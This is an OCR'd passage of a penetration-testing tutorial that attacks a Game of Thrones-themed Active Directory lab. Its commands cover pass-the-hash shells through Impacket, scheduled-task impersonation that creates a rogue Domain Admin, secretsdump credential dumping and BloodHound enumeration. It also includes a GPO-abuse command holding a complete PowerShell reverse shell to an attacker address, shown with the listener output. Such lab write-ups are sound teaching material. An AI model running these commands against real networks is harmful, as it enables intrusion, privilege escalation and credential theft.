
PSExec is a tool out of the Windows Sysinternals library that enables remote PowerShell access for administration. However, while great for administrators and the like, PSExec is a great tool for attackers, as it drops the user into PowerShell.

Let's give it a shot with Impacket. Just for the example, we will use the local administrator with its NTLM hash:

`impacket-psexec Administrator@192.168.56.22 -hashes 'aad3b435b51404eeaad3b435b51404ee:dbd13e1c4e338284ac4e9874f7de6ef4'`

Now, assuming Windows Defender doesn't stop us, we should have a shell!

We can look at what user we are logged in as:



And we can also look into what permissions we currently have:

```
C:\Windows\system32> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                            Description                                                        State
========================================= ================================================================== ========
SeAssignPrimaryTokenPrivilege             Replace a process level token                                      Disabled
SeLockMemoryPrivilege                     Lock pages in memory                                               Enabled
SeIncreaseQuotaPrivilege                  Adjust memory quotas for a process                                 Disabled
SeTcbPrivilege                            Act as part of the operating system                                Enabled
SeSecurityPrivilege                       Manage auditing and security log                                   Disabled
SeTakeOwnershipPrivilege                  Take ownership of files or other objects                           Disabled
SeLoadDriverPrivilege                     Load and unload device drivers                                     Disabled
SeSystemProfilePrivilege                  Profile system performance                                         Enabled
SeSystemtimePrivilege                     Change the system time                                             Disabled
SeProfileSingleProcessPrivilege           Profile single process                                             Enabled
SeIncreaseBasePriorityPrivilege           Increase scheduling priority                                       Enabled
SeCreatePagefilePrivilege                 Create a pagefile                                                  Enabled
SeCreatePermanentPrivilege                Create permanent shared objects                                    Enabled
SeBackupPrivilege                         Back up files and directories                                      Disabled
SeRestorePrivilege                        Restore files and directories                                      Disabled
SeShutdownPrivilege                       Shut down the system                                               Disabled
SeDebugPrivilege                          Debug programs                                                     Enabled
SeAuditPrivilege                          Generate security audits                                           Enabled
SeSystemEnvironmentPrivilege              Modify firmware environment values                                 Disabled
SeChangeNotifyPrivilege                   Bypass traverse checking                                           Enabled
SeUndockPrivilege                         Remove computer from docking station                               Disabled
SeManageVolumePrivilege                   Perform volume maintenance tasks                                   Disabled
SeImpersonatePrivilege                    Impersonate a client after authentication                          Enabled
SeCreateGlobalPrivilege                   Create global objects                                              Enabled
SeIncreaseWorkingSetPrivilege             Increase a process working set                                     Enabled
SeTimeZonePrivilege                       Change the time zone                                               Enabled
SeCreateSymbolicLinkPrivilege             Create symbolic links                                              Enabled
SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the same session Enabled

C:\Windows\system32> _
```

WMIExec

Like PSExec, WMIExec uses Windows Management Instrumentation (WMI), which uses RPC to make a connection. Both WMI and RPC are common in network administration.

`impacket-wmiexec Administrator@192.168.56.22 -hashes 'aad3b435b51404eeaad3b435b51404ee:dbd13e1c4e338284ac4e9874f7de6ef4'`


```
┌──(hun㉿kali)-[~]
└─$ impacket-wmiexec Administrator@192.168.56.22 -hashes 'aad3b435b51404eeaad3b435b51404ee:dbd13e1c4e338284ac4e9874f7de6ef4'
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] SMBv3.0 dialect used

[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>
C:\>_
```

We can look at what user we are logged in as:

And we can also look into what permissions we currently have:



SMBExec

SMBExec is similar to PSExec in functionality, as it allows for remote command execution on a target system via SMB. However, unlike PSExec, which typically uploads an executable to the `ADMIN$` share to execute commands, SMBExec writes commands directly to the target system without needing to upload a traditional `.exe` file. Instead, it uses a `.bin` file to facilitate execution. This approach reduces the likelihood of triggering antivirus software compared to PSExec.

```
impacket-smbexec Administrator@192.168.56.22 -hashes
'aad3b435b51404eeaad3b435b51404ee:dbd13e1c4e338284ac4e9874f7de6ef4'
```

```
┌──(hun㉿kali)-[~]
└─$ impacket-smbexec Administrator@192.168.56.22 -hashes 'aad3b435b51404eeaad3b435b51404ee:dbd13e1c4e338284ac4e9874f7de6ef4'
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>
```

We can look at what user we are logged in as:

```
C:\Windows\system32>whoami
nt authority\system
```

And we can also look into what permissions we currently have:

```
C:\Windows\system32>whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                            Description                                                        State
========================================= ================================================================== ========
SeAssignPrimaryTokenPrivilege             Replace a process level token                                      Disabled
SeLockMemoryPrivilege                     Lock pages in memory                                               Enabled
SeIncreaseQuotaPrivilege                  Adjust memory quotas for a process                                 Disabled
SeTcbPrivilege                            Act as part of the operating system                                Enabled
SeSecurityPrivilege                       Manage auditing and security log                                   Disabled
SeTakeOwnershipPrivilege                  Take ownership of files or other objects                           Disabled
SeLoadDriverPrivilege                     Load and unload device drivers                                     Disabled
SeSystemProfilePrivilege                  Profile system performance                                         Enabled
SeSystemtimePrivilege                     Change the system time                                             Disabled
SeProfileSingleProcessPrivilege           Profile single process                                             Enabled
SeIncreaseBasePriorityPrivilege           Increase scheduling priority                                       Enabled
SeCreatePagefilePrivilege                 Create a pagefile                                                  Enabled
SeCreatePermanentPrivilege                Create permanent shared objects                                    Enabled
SeBackupPrivilege                         Back up files and directories                                      Disabled
SeRestorePrivilege                        Restore files and directories                                      Disabled
SeShutdownPrivilege                       Shut down the system                                               Disabled
SeDebugPrivilege                          Debug programs                                                     Enabled
SeAuditPrivilege                          Generate security audits                                           Enabled
SeSystemEnvironmentPrivilege              Modify firmware environment values                                 Disabled
SeChangeNotifyPrivilege                   Bypass traverse checking                                           Enabled
SeUndockPrivilege                         Remove computer from docking station                               Disabled
SeManageVolumePrivilege                   Perform volume maintenance tasks                                   Disabled
SeImpersonatePrivilege                    Impersonate a client after authentication                          Enabled
SeCreateGlobalPrivilege                   Create global objects                                              Enabled
SeIncreaseWorkingSetPrivilege             Increase a process working set                                     Enabled
SeTimeZonePrivilege                       Change the time zone                                               Enabled
SeCreateSymbolicLinkPrivilege             Create symbolic links                                              Enabled
SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the same session Enabled
```

Local Enumeration

For all of the prior shells mentioned, there are numerous ways to navigate the host's file system, view files, upload and download files, run programs, and more, which could give other suggestions on routes to escalation.

Local Enumeration

- Self enumeration
  - `whoami`
  - `whoami /priv`
  - `whoami /groups`
- System user enumeration
  - `net user`
  - `net user <username>`
  - `net localgroup`
  - `net localgroup <groupname>`

For these attacks, let's continue to use the NTLM hash for the `CASTELBLACK$` local administrator. If we referred back to the `whoami /priv` output from previously, you can see there are a few interesting privileges here.

For brevity, I will only cover `SeImpersonatePrivilege`, but there are a ton of other interesting privileges that can easily be abused!

SeImpersonatePrivilege

The `SeImpersonatePrivilege` allows users with this permission to impersonate another user that is already logged into that system. In our case, we have `SeImpersonatePrivilege` on `CASTELBLACK$`, so we can impersonate any user logged into this server.

First, let's enumerate what users are logged in. We can do this with netexec.

`nxc smb 192.168.56.22 -u 'Administrator' -H 'aad3b435b51404eeaad3b435b51404ee:dbd13e1c4e338284ac4e9874f7de6ef4' --local-auth --loggedon-users`


```
┌──(hun㉿kali)-[~/tools/hashcat]
└─$ nxc smb 192.168.56.22 -u 'Administrator' -H 'aad3b435b51404eeaad3b435b51404ee:dbd13e1c4e338284ac4e9874f7de6ef4' --local-auth --loggedon-users
SMB         192.168.56.22   445    CASTELBLACK      [*] Windows 10 / Server 2019 Build 17763 x64 (name:CASTELBLACK) (domain:CASTELBLACK) (signing:False) (SMBv1:False)
SMB         192.168.56.22   445    CASTELBLACK      [+] CASTELBLACK\Administrator:dbd13e1c4e338284ac4e9874f7de6ef4 (Pwn3d!)
SMB         192.168.56.22   445    CASTELBLACK      [+] Enumerated logged_on users
SMB         192.168.56.22   445    CASTELBLACK      NORTH\robb.stark          logon_server: WINTERFELL
SMB         192.168.56.22   445    CASTELBLACK      NORTH\CASTELBLACK$        logon_server:
SMB         192.168.56.22   445    CASTELBLACK      NORTH\sql_svc             logon_server: WINTERFELL
```

Cool. It looks like `robb.stark` is logged in here! Since we know `robb.stark` is a domain administrator over `north.sevenkingdoms.local`, we can safely assume this user can add other users, even other domain admins. Let's do that through impersonating them:

`nxc smb 192.168.56.22 -u 'Administrator' -H 'aad3b435b51404eeaad3b435b51404ee:dbd13e1c4e338284ac4e9874f7de6ef4' --local-auth -M schtask_as -o USER=robb.stark CMD="powershell.exe \"Invoke-Command -ComputerName WINTERFELL -ScriptBlock { \$password = ConvertTo-SecureString -`


`String 'Password123' -AsPlainText -Force; New-ADUser -Name 'impersonate-admin' -SamAccountName 'impersonate-admin' -UserPrincipalName 'impersonate-admin@north.sevenkingdoms.local' -Enabled \$true -AccountPassword \$password; Add-ADGroupMember -Identity 'Domain Admins' -Members 'impersonate-admin'}\""`

Basically, this authenticates as the local administrator to `CASTELBLACK$`, sets a scheduled task as `robb.stark`, which then runs PowerShell to create a new user called `impersonate-admin` with the password `Password123`. After the user is created, the `impersonate-admin` user is added to the `Domain Admins` group!



We didn't seem to get any errors, so let's just try our new user across the domain:

`nxc smb 192.168.56.0/24 -u 'impersonate-admin' -p 'Password123'`



Perfect! It looks like our `impersonate-admin` now has administrative privileges over `WINTERFELL$` and `CASTELBLACK$`

Just for thoroughness, let's dump secrets on both hosts! :)

`impacket-secretsdump 'impersonate-admin':'Password123'@192.168.56.11`
`impacket-secretsdump 'impersonate-admin':'Password123'@192.168.56.22`

Domain Enumeration

Bloodhound

In Active Directory, most domain-attached users have the ability to query or enumerate data from LDAP (Lightweight Directory Access Protocol). LDAP serves as the protocol for accessing and

managing the directory information, which includes permissions, configurations, user accounts, group memberships, and other organizational data.

If a user has the ability to dump LDAP, they can then upload them to a neat tool called Bloodhound, which uses relationships across all assets in a domain to determine the fastest routes to compromise.

To start inputting data into bloodhound, let's use the NetExec Bloodhound ingestor:
`nxc ldap 192.168.56.11 -d 'north.sevenkingdoms.local' -u 'robb.stark' -p 'sexywolfy' --dns-server 192.168.56.11 --bloodhound --collection All`

Sometimes there's a global catalog error in netexec. If netexec doesn't work, use https://github.com/dirkjanm/BloodHound.py.git


`python bloodhound.py --zip -c All -d 'north.sevenkingdoms.local' -u 'robb.stark' -p 'sexywolfy' -dc winterfell.north.sevenkingdoms.local --disable-autogc -ns 192.168.56.11`

Installing Bloodhound:
`sudo apt update ; sudo apt install bloodhound -y`


Starting Bloodhound:
`sudo neo4j console`

`http://127.0.0.1:7474`
`neo4j:neo4j`

First, change the password and open Bloodhound.



Open your file explorer and drag the dumped .json files into Bloodhound.




From here, if you selected `Analysis`, you can easily see the paths to potential vectors of abuse. For example, I selected `Find Shortest Paths to Domain Admins`

There's a lot of information here that could reveal potential vectors of abuse to escalate in a domain. Let's try one!

If we took a look at the relationship between `samwell.tarly@north.sevenkingdoms.local` and `starkwallpaper@north.sevenkingdoms.local`, we can see the `samwell.tarly` user has

GenericWrite permissions over this GPO in the domain.




This means we can arbitrarily modify this task, creating a malicious startup script. Before we do this, we need to grab the GPO's file path.

Here, using `pygpoabuse`, we can authenticate as `samwell.tarly`, specify the GPO ID we grabbed earlier, and input an obfuscated PowerShell reverse shell that will connect back to us.


```
┌──(hun㉿kali)-[~/tools/pyGPOAbuse]
└─$ python3 pygpoabuse.py north.sevenkingdoms.local/samwell.tarly:'Heartsbane' -gpo-id "97E4FAAE-A14C-408F-BA30-22A6E80FA2E7" -powershell -command "\$c = New-Object System.Net.Sockets.TCPClient('192.168.56.106',4444);\$s = \$c.GetStream();[byte[]]\$b = 0..65535|%{0};while((\$i = \$s.Read(\$b, 0, \$b.Length)) -ne 0){    \$d = (New-Object -TypeName System.Text.ASCIIEncoding).GetString(\$b,0, \$i);    \$sb = (iex \$d 2>&1 | Out-String );    \$sb = ([text.encoding]::ASCII).GetBytes(\$sb + 'ps> ');    \$s.Write(\$sb,0,\$sb.Length);    \$s.Flush()};\$c.Close()" -taskname "MyTask" -description "don't worry"

SUCCESS:root:ScheduledTask MyTask created!
[+] ScheduledTask MyTask created!
```

Just for verification, I've logged into the domain controller to show that the task has successfully been created.



With that, let's start up our listener for the reverse shell:



And after a few minutes for the GPO to automatically update, or logging into the domain controller and running `gpupdate /force`, we can see our modified GPO has successfully worked!

Furthermore, these GPOs run as system, meaning we have full control over the domain controller.

```
┌──(hun㉿kali)-[~/tools/responder]
└─$ sudo nc -nlvp 4444
[sudo] password for hun:
listening on [any] 4444 ...
connect to [192.168.56.106] from (UNKNOWN) [192.168.56.11] 57924

idps>

ps> ps> whoami
nt authority\system
ps> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                            Description                                                        State
========================================= ================================================================== ========
SeAssignPrimaryTokenPrivilege             Replace a process level token                                      Disabled
SeLockMemoryPrivilege                     Lock pages in memory                                               Enabled
SeIncreaseQuotaPrivilege                  Adjust memory quotas for a process                                 Disabled
SeTcbPrivilege                            Act as part of the operating system                                Enabled
SeSecurityPrivilege                       Manage auditing and security log                                   Disabled
SeTakeOwnershipPrivilege                  Take ownership of files or other objects                           Disabled
SeLoadDriverPrivilege                     Load and unload device drivers                                     Disabled
SeSystemProfilePrivilege                  Profile system performance                                         Enabled
SeSystemtimePrivilege                     Change the system time                                             Disabled
SeProfileSingleProcessPrivilege           Profile single process                                             Enabled
SeIncreaseBasePriorityPrivilege           Increase scheduling priority                                       Enabled
SeCreatePagefilePrivilege                 Create a pagefile                                                  Enabled
SeCreatePermanentPrivilege                Create permanent shared objects                                    Enabled
SeBackupPrivilege                         Back up files and directories                                      Disabled
SeRestorePrivilege                        Restore files and directories                                      Disabled
SeShutdownPrivilege                       Shut down the system                                               Disabled
SeDebugPrivilege                          Debug programs                                                     Enabled
SeAuditPrivilege                          Generate security audits                                           Enabled
SeSystemEnvironmentPrivilege              Modify firmware environment values                                 Disabled
SeChangeNotifyPrivilege                   Bypass traverse checking                                           Enabled
SeUndockPrivilege                         Remove computer from docking station                               Disabled
SeManageVolumePrivilege                   Perform volume maintenance tasks                                   Disabled
SeImpersonatePrivilege                    Impersonate a client after authentication                          Enabled
SeCreateGlobalPrivilege                   Create global objects                                              Enabled
SeIncreaseWorkingSetPrivilege             Increase a process working set                                     Enabled
SeTimeZonePrivilege                       Change the time zone                                               Enabled
SeCreateSymbolicLinkPrivilege             Create symbolic links                                              Enabled
SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the same session Enabled
ps> _
```

References

